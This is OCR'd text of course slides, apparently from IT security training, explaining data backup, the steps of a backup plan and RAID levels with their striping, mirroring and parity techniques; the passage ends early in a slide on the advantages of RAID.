


Data Backup

- Data is the **heart** of any organization; data loss can be costly as it may have financial impact to any organization
- Backup is the process of making a **duplicate copy** of critical data that can be used for restore and recovery purposes when the primary copy is lost or corrupted either accidentally or on purpose
- Data backup plays a **crucial role** in maintaining business continuity by helping organizations recover from IT disasters such as hardware failures, application failures, security breaches, human error, and deliberate sabotage

Backup Strategy or Plan


- Identify critical **business data**
- Select **backup media**
- Select **backup technology**
- Select appropriate **RAID levels**
- Select an **appropriate backup** method
- Choose the **backup location**
- Select the **backup types**
- Choose the **right backup** solution
- Conduct a recovery **drill test**



RAID (Redundant Array Of Independent Disks) Technology

- RAID is a method of combining multiple hard drives into a single unit and writing data across several disk drives that offers **fault tolerance** (if one drive fails, the system can continue operations)
- Placing data on **RAID disks** enables input/output (I/O) operations to overlap in a balanced way, improving system performance, simplifying the storage management, and protecting from data loss
- RAID represents a portion of computer storage that can divide and replicate data among several drives working as **secondary storage**
- RAID has six levels: RAID 0, RAID 1, RAID 3, RAID 5, RAID 10, and RAID 50, to function effectively. All the RAID levels depend on the below storage techniques:
  - Striping
  - Mirroring
  - Parity

Notes:




Advantages and Disadvantages of RAID Systems

Advantages

- RAID offers **hot-swapping** or **hot plugging** i.e. system component replacement (in case a drive fails) without affecting **network functionality**
